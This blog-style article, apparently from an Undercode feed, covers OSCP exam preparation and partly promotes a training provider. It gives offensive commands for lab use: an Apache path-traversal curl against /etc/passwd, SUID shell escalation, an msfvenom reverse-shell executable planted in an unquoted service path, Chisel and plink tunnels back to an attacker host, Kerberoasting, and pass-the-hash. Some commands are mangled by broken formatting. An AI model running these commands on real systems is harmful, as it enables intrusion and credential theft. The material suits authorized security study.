Listen to this Post
Introduction:

The Offensive Security Certified Professional (OSCP) exam is notorious for its ~30% pass rate. Most aspirants fail not because they lack intelligence, but because they practice randomly—hopping between HackTheBox machines, YouTube walkthroughs, and unstructured labs without a repeatable methodology. The exam rewards systematic enumeration, precise pivoting, and professional documentation, not memorized exploits.
Learning Objectives:
- Build a repeatable penetration testing methodology aligned with OSCP exam objectives.
- Master essential Linux and Windows commands for enumeration, privilege escalation, and lateral movement.
- Execute pivoting, Active Directory attacks, and exploit customization in a lab environment.
You Should Know
- Exam Strategy & Methodology – The “OSCP Loop”
Random practice is the 1 cause of failure. The OSCP rewards a structured approach: Enumeration → Exploitation → Privilege Escalation → Documentation.
Step‑by‑step guide to build your methodology:
- Start with external reconnaissance – Use
whois,dnsrecon, and `theHarvester` on target domains (authorized labs only). - Port scan smartly – Run `nmap -sC -sV -p- -T4
` for full port discovery, then focus on open services. - Enumerate thoroughly – For each service, apply service‑specific checks (SMB, HTTP, SNMP, etc.).
- Exploit only after enumeration – Attempt public exploits, but always verify the vulnerability first.
- Post‑exploitation – Immediately dump credentials, check for lateral movement, and escalate privileges.
- Document everything – Use Obsidian or CherryTree to timestamp commands and outputs.
Linux command example – quick enumeration script:
!/bin/bash
echo "[] System info"
uname -a; hostname
echo "[] Users & groups"
cat /etc/passwd | cut -d: -f1; id
echo "[] Network & services"
ip a; ss -tulpn
echo "[] Cron jobs"
ls -la /etc/cron
- Information Gathering & Enumeration – Where Most Points Are Won
OSCP machines hide privilege escalation vectors in misconfigured services, open shares, and verbose error messages. You cannot over‑enumerate.
Windows enumeration commands (run from a low‑privilege shell):
systeminfo | findstr /B /C:"OS Name" /C:"OS Version" :: OS details
wmic qfe get Caption,Description,HotFixID,InstalledOn :: Patches
net user %username% :: Current user
net localgroup administrators :: Admin group
reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer\AlwaysInstallElevated
Linux enumeration one‑liners:
find / -perm -4000 2>/dev/null  SUID binaries
sudo -l  Check sudo rights
cat /etc/crontab  Scheduled tasks
ls -la ~/.ssh; ls -la /root/.ssh  SSH key exposure
Pro tip: Use automated tools like `LinPEAS` and `WinPEAS` only after manual checks – the exam environment may block them.
- Vulnerability Scanning & Analysis – Beyond “Run Nessus”
The OSCP forbids automated vulnerability scanners in the exam. You must interpret scan data and manually verify flaws.
Manual verification workflow:
- From `nmap` output, note service versions (e.g., Apache 2.4.49 – path traversal).
- Search for public exploits: `searchsploit Apache 2.4.49`
– Adapt the exploit to your target (change IP, port, shell payload). - Test with `curl` or a custom Python script before firing Metasploit (which is limited to one use in OSCP).
Example – manual path traversal check:
curl -v --path-as-is http://target/cgi-bin/.%2e/.%2e/.%2e/.%2e/etc/passwd
If you see /root/:x:0:0:..., you have a direct path to root.
- Linux & Windows Privilege Escalation – The Core OSCP Skill
Without privilege escalation, you lose up to 50% of exam points. Train on specific vectors.
Linux – SUID binary exploitation:
find / -perm -u=s -type f 2>/dev/null
 If you find 'find' with SUID:
find . -exec /bin/sh -p \; -quit
Windows – Unquoted service paths:
wmic service get name,displayname,pathname,startmode | findstr /i "auto" | findstr /i /v "C:\Windows\"
 If path has spaces and no quotes, create a malicious executable:
msfvenom -p windows/shell_reverse_tcp LHOST=<you> LPORT=4444 -f exe -o "C:\Program Files\Vuln Service\service.exe"
Step‑by‑step privilege escalation process:
1. Identify OS version and patch level.
2. List running processes and services.
- Check for weak permissions (e.g., `icacls` on Windows).
- Search for stored credentials (registry, config files, history).
- Attempt kernel exploits only as last resort – they often crash the exam machine.
-
Pivoting & Tunneling – Moving from One Compromise to the Whole Network
The OSCP exam includes multi‑network Active Directory sets. You must pivot through a compromised host.
Using Chisel (lightweight tunnel):
- On your attack box: `./chisel server -p 8000 –reverse`
– On compromised Linux target: `./chisel client:8000 R:socks`
– Proxy traffic viaproxychains:echo "socks5 127.0.0.1 1080" >> /etc/proxychains4.conf proxychains nmap -sT -Pn 192.168.20.0/24
Windows pivot with plink (SSH tunneling):
plink.exe -ssh <attacker_ip> -R 1080 -1 -pw password
Critical tip: Always test your pivot with a simple `curl` or `ping` through the proxy before scanning. Time is precious.
6. Active Directory Attacks – Modern OSCP’s Heavyweight
AD sets now appear in most OSCP exams. Focus on Kerberoasting, AS‑REP roasting, and Pass‑the‑Hash.
Kerberoasting with Impacket:
GetUserSPNs.py -request -dc-ip <DC_IP> <domain>/<user>
 Crack hash with hashcat -m 13100
hashcat -m 13100 kerb_hash.txt rockyou.txt
Pass‑the‑Hash on Windows (after compromise):
sekurlsa::pth /user:Administrator /domain:target.local /ntlm:<hash> /run:cmd.exe
Step‑by‑step AD attack chain:
1. Enumerate AD users with `enum4linux` or `ldapsearch`.
2. Find SMB shares accessible with low‑privilege account.
- Dump Group Policy Preferences (GPP) for passwords (if SYSVOL readable).
- Perform AS‑REP roasting on users without Kerberos pre‑authentication.
- Once you have a domain user, use `BloodHound` (external) to map attack paths – but practice manual queries as the exam may restrict GUI tools.
-
Professional Report Writing – The 10% That Makes or Breaks Your Pass
Even with full root, a poor report fails the exam. OSCP requires proof of every step.
Essential report sections:
- Executive summary – one paragraph for non‑technical readers.
- Methodology – your enumeration, exploitation, and privilege escalation steps.
- Findings – each vulnerability with: description, risk rating, proof (screenshot + command output), remediation.
- Appendix – full raw output, logs, and exploit code.
Linux command to capture proof:
script -f /root/oscp_proof.log
 Then run your exploit; all output is logged.
 After exam, convert to PDF with pandoc.
Avoid these report killers:
- Missing screenshots of `ipconfig` / `ifconfig` before and after exploit.
- No explanation of why a particular exploit worked (e.g., “unquoted service path due to lack of quotes”).
- Using Metasploit without documenting each module and option.
What Undercode Say:
- Key Takeaway 1: The OSCP exam is a methodology test, not a “hacking skill” contest. Candidates who document a repeatable enumeration loop (ports → services → low‑hanging exploits → privilege escalation) consistently outperform those who brute‑force thousands of machines on HTB.
- Key Takeaway 2: Structured training programs like the one from Ignite Technologies (🔗 Register | 💬 WhatsApp | 📧 [email protected]) bridge the gap between random lab practice and exam‑oriented tactics. Their focus on Windows/Linux privesc, AD attacks, and report writing directly mirrors OSCP’s pain points.
Analysis (10 lines):
The post highlights a critical truth: 70% of OSCP aspirants fail due to unstructured practice. This mirrors real‑world pentesting, where time management and systematic enumeration separate professionals from script‑kiddies. The Ignite Technologies program addresses this by offering hands‑on labs with realistic attack scenarios, not just video theory. Their emphasis on tunneling, client‑side attacks, and public exploit adaptation is particularly relevant – the 2024 OSCP exam added more AD and pivoting content. Many self‑taught students neglect report writing, yet documentation accounts for ~10% of the score. By forcing students to produce professional reports, the program builds a skill that pays off in both the exam and actual consulting jobs. The use of LinkedIn for outreach is strategic; OSCP aspirants often cluster in these communities. The listed techniques (Kerberoasting, unquoted service paths, SUID abuse) are timeless exam staples. However, the post lacks mention of buffer overflow – while de‑emphasized, some exam versions still include it. Finally, the “Limited seats” urgency is common, but the underlying value proposition – replacing random practice with a guided methodology – is sound.
Expected Output:
Prediction:
- +1 Demand for structured, exam‑specific OSCP training will surge as OffSec continues to raise the difficulty, making programs like Ignite Technologies a standard prerequisite for first‑time passes.
- -1 Unstructured lab platforms (HackTheBox, TryHackMe) may see declining retention among serious exam takers unless they add OSCP‑aligned learning paths with forced methodology checkpoints.
- +1 Corporate adoption of OSCP as a hiring filter will increase, which in turn drives more professionals toward methodology‑focused bootcamps over self‑study.
- -1 The “hands‑on practical labs” promise can become a commodity – programs that fail to update their AD and pivoting content annually will quickly become obsolete as the exam evolves.
- +1 Integration of automated report‑writing templates (e.g., Markdown to PDF) into training will become a differentiator, reducing the post‑exam stress that causes many borderline fails.
▶️ Related Video (74% Match):
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: Oscp Exam – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


